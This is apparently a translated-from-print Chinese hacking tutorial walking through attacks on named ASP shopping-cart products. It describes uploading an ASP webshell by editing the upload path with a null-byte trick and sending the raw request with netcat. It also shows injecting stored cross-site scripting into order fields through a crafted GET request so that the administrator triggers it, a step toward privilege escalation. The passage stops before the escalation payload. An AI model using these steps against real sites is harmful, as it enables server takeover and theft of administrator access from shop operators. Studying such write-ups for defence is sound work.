此处省略的是扩展名过滤过程
......................
randomize
ranNum=int(90000*rnd)+10000
filename=filepath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt //文件名为filpath文件路径+按日期生成的名称+扩展名
......................
file.SaveToFile Server.mappath(FileName) //保存文件
```

虽然扩展名经过了严格审核，但保存文件的路径filepath并没有过滤，只要我们动手修改一下filepath值，就可以把ASP木马传到服务器中了。




图1

下面再来认识一下Upload_flash.asp（图片上传）页面，如图1所示（该图片上传本是管理员的专用页，但因为文件内未加入权限设置，以致于来宾用户也能打开此页并上传图片）。点“浏览”选择一个JPG图片上传，返回的却是“该文件类型不能上传！”，为什么呢？这是因为Upload_flash.asp后缺少一些参数。从后台的“图片上传”窗口内得到upload_flash.asp所带参数，这样，完整的“图片上传”地址就是：“http://127.0.0.1/9911shop/upload_flash.asp?formname=myform&editname=shoppic&uppath=shoppic&filelx=jpg”，其中的uppath是上传文件的保存路径，filelx是允许上传的扩展名。

有了正确的Upload_flash.asp地址，接下来就可以实施我们的计划了。

1.把经典的ASP木马newmm.asp更改扩展名为jpg。

2.启动WinSock Expert软件，监听IEXPLORE中的“图片上传”页面。

3.返回到“图片上传”窗口，选择newmm.jpg并上传。

4.再次切换到WinSock窗口，查看Post项，如图2所示，其中的Filepath就是动感v9.29版的软肋，复制Post并提交内容两项数据到dg.txt中。




图2

5.打开dg.txt，修改filepath值“shoppic/”为“shoppic/jm.asp*”（*代表的是一个空格，也可更改shoppic为另一个文件夹名），再按照增加的字符个数修改“Content-Length:”值，如图3所示。




图3

6.用16进制编辑工具WinHex打开dg.txt，找到“shoppic/jm.asp*”，将空格的16进制“20”改为“00”。

7.启动CMD程序，CD目录到NC所在目录，为了简化命令，在输命令之前将dg.txt和nc.exe放至同一目录中。输入如下命令：“nc.exe -vv 127.0.0.1 80 <dg.txt”，其中-vv是显示详细信息，127.0.0.1是WEB网站地址，80是WEB端口，其后的<dg.txt则是向WEB网站提交dg.txt。执行后的结果如图4所示，成功上传。




图4

8.最后把“图片上传”窗口地址栏中的“upload_flash.asp”及其参数替换为上传后的路径“shoppic/jm.asp”，回车执行（如图5），一个简易的ASP木马便出现在我们面前了。




图5

> ASP商城之王V8.81版的“图片上传”的完整地址是：“http://127.0.0.1/shopv8/Up_BookPic.asp?formname=myform&editname=bookpic&uppath=bookpic&filelx=jpg”，上传文件的保存路径是bookpic，测试方法参照前面的介绍。

二、动感购物2005V-C版跨站提权漏洞

从动感官方网站下载最新的2005V-B和2005V-B sp1补丁包及2005V-C补丁包，按要求在本机搭建这套商务程序。对于这套程序的检测，还是先从上传文件入手，查看源码后才发现，此版本的上传程序已不同于9.29版，采用了一种新的验证模式，并且在上传文件中还加了权限设置，看来，若要测试此版本的上传文件，需先拿到管理员权限才可以！既然要管理员权限，那就把自己所知道的提权方法进行一下盘点：

1.查找注入点，得到管理员的MD5值，然后再爆破，不过这种方法成功率不高，只能做为一种无路可走时的方法，暂时PASS。

2.管理员与用户是否在同一数据表中？用户资料更改是否采用SQL语句的Update？看了一遍数据库及相关ASP文件后，结果发现管理员和用户使用的是两个表，用户资料的修改采用的是数据库的Update，这个想法也只好PASS了！

3.数据库是否为ASP格式？是否加入防下载处理？是否可以暴库？一连三个条件，但结果没有一条符合，这个想法又再次爆掉。

4.后台登录窗口是否可以绕过？后台中的管理文件是否有未加管理员权限的ASP？经过一阵忙碌，仍是一无所获！

一个又一个的念头接连爆掉，难道真的要查找注入点，采用爆破MD5值的方法吗？忽然想起《黑客手册》这几期介绍的跨站漏洞，如今的跨站利用不再局限于盗Cookies、加网页木马之流，而是扩展到跨站提权限的范围。既然前面几条路都不好走，那就尝试一下跨站，正好也借此机会练练手，学习一下！

既然跨站的目的是提升权限，那就要管理员去打开这个跨站代码，才能达到目的。但后台的什么地方才能让管理员主动去点击呢？在进入后台时，首先弹出的一个窗口引起了我的注意，如图6所示，是商品订单的提示窗口。既然是商务系统，就要从商业角度出发，及时处理用户的订单，这样才能挣到钱！看来，管理员对订单是一定要看的，否则，那就不是商务网站了。




图6

OK！目标锁定，开始寻找订单的跨站漏洞。首先注册一个名为“5200”的会员，然后了解一下订单的流程，大致有以下几个步骤：(1)选择物品并购买；(2)去收银台付账；(3)确定买此物品；(4)填写收货人相关信息；(5)选择送货方式；(6)选择付款方式；(7)确认订单信息并提交。

在前三步中，没有输入数据的地方，但到了第四步，就有了填写收货人相关信息的文本输入框，试了一下，不存在长度限制，看来此处可以试一下。在收货人姓名和详细地址中分别加入跨站代码“<script>alert('hello')</script>”，如图7所示，然后进入第五步，却发现页面中显示出前面输入的部分跨站代码，如图8所示。点右键查看网页源代码，其中的userzhenshiname（收货人）和shouhuodizhi（收货地址）中的值变成了如下模样：

```
<input name="userzhenshiname" type="hidden" value=11<script>alert('hello')</script>>
<input name="shouhuodizhi" type="hidden" value=111<script>alert('hello')</script>>
```




图7




图8

因为value值中包含html语句的特定字符“>”和“<”，同时value值又没有被引号所围住，因而显示出跨站代码，如果点

“下一步”继续，那么提交的就只是跨站代码中的一部分字符。

折身重新走到第四步，这次填写的收货人及收货地址分别用双引号围住，其他项仍按原样，进入第五步，页面显示正常，看一下源码，value值也是用引号围住了。选择送货方式，进入第六步，结果这一步打开的页面又和图8中一样，显示出跨站的部分代码，看来在第四步中输入的跨站代码还要再斟酌一下。再次返回到第四步，想尽了各种方法，使用双引号与单引号反复测试，也未能解决第六步中的错误显示。

既然直接输入有限制，那就使用本地HTM提交的方式。不填写跨站代码，一直进行到第七步，把显示订单信息的页面另存为本地TXT文件，然后在其中的一些提交值中加入跨站语句，并修改Form中的action值为网页地址全名，再把扩展名改为HTM进行提交，但结果弹出了“请先登录”的提示窗口。查看一下此页ASP源码，原来动感V2005版中加入Session验证方式，不允许在新打开的页面中提交数据，看来本地HTM提交的方法也只好作罢了。

难道此路真的不通吗？打开jszx.asp文件，对提交值浏览了一遍，发现在每一步中，虽然提交的方式采用的是Post，但接收数据却是使用的Request，如userzhenshiname（收货人）在每一步中都是用“trim(request("userzhenshiname")”来接收数据。虽然用Request接收数据，可以避免因用户提交的方式（POST与GET）不同而出错，但这种接收数据的方式，给了我一些启示，可以采用GET方式提交数据。

让我们再次回到出发点，按流程购买物品。第四步的收货人信息按正常填写，一直进行到第七步，在点“完成”之前，启动Winsock抓取数据包，得到如下提交的数据：

```
shopname=%C6%DF%BD%A3%A3%A8%D0%EC%BF%CB2005%C4%EA%CE%E4%CF%C0%BE%DE%D6%C6&userzhenshiname=11&shousex=1&useremail=aaa@xx.com&shouhuodizhi=111&youbian=222222&usertel=1472581&songhuofangshi=1&zhifufangshi=5&feiyong=5&zongji=31.45&userid=3&liuyan=&Submit422=%CD%EA%B3%C9
```

其中的shopname是商品名称的16进制，userzhenshiname是收货人真实姓名，shousex是性别，useremail是邮箱，shouhuodizhi是收货人详细地址，youbian是邮政编码，usertel是电话，songhuofangshi是送货方式，zhifufangshi是采用的支付方式，feiyong是费用，zongji是合计金额，userid是会员5200的ID序号，liuyan是留言，ubmit422是提交。

把这些数据保存到一个空白文本中，修改其中的userzhenshiname和shouhuodizhi值，在其原数据后加入跨站测试代码：“**<script>alert('hello')</script>**”，如userzhenshiname的值就改为“11<script>alert('hello')</script>”。然后在这些数据前面加入订单完成时的页面地址：“**http://127.0.0.1/jszx.asp?action=ok**”，在两者连接之间加入“&”连接字符。

因为购物车已经清空，所以还要再重新订购一次，大家不要烦哦，好事多磨嘛！按照前面的步骤走到第七步，复制空白文本中构造好的提交数据到浏览器地址栏中，然后提交，再次弹出成功购买商品的提示。

OK！终于等到进后台查看信息了。在后台的新订单提示窗中，显示有3条新的订单。进入订单管理，点其中的会员订单，弹出一个窗口，如图9所示。哈哈，订单信息的写入与读取均未做任何处理，跨站漏洞出现了。点击最新的一个订单号查看订单信息，在未打开窗口之前，接连弹出了两个跨站测试窗口，说明收货地址中也可以写入跨站代码。（注：以下的跨站代码只构造在收货人中）




图9

